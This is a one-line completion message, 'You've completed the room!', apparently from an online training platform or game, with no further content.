You've completed the room!